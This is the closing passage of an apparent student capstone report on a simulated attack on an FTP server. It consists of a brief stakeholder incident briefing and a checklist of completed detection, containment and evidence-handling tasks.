Subject: Security Incident Update — Action Taken A simulated cyberattack targeting our file transfer server was detected and stopped by the security team. An attacker exploited a known vulnerability in the FTP software to gain unauthorised access. Our security monitoring system flagged the activity within seconds. The affected server was immediately isolated, the attacker's access was blocked, and all evidence was preserved. No sensitive data was accessed or lost. We recommend updating the vulnerable software and strengthening our patch management process to prevent similar incidents in future.

C.8 Capstone Completion Checklist

Task	Status	Evidence Reference
Attack Simulation — VSFTPD exploit via Metasploit	✓ Complete	Figures 3–4 (Section 9)
Detection — Wazuh alert generated (T1190)	✓ Complete	Section 9.3 Alert Table
Triage — IOC validated via VirusTotal/OTX	✓ Complete	Section A.5 IOC Table
Containment — IPs blocked via CrowdSec	✓ Complete	Figures A.2–A.4, Section 9.4
Isolation Verified — Ping tests (100% packet loss)	✓ Complete	Figures A.2, A.3, A.4
Evidence Collected — logs.csv + Client.Info	✓ Complete	Figures B.4–B.8
Evidence Hashed — SHA-256 verified	✓ Complete	Figure B.8 + Section B.8 Table
Velociraptor Server Running	✓ Complete	Figure B.1
Clients Enrolled (2 Windows VMs)	✓ Complete	Figures B.2, B.3
200-Word Incident Report Written	✓ Complete	Section C.6
100-Word Stakeholder Briefing Written	✓ Complete	Section C.7
Full Evidence Log Documented	✓ Complete	Section B.8 Table

— END OF THE REPORT —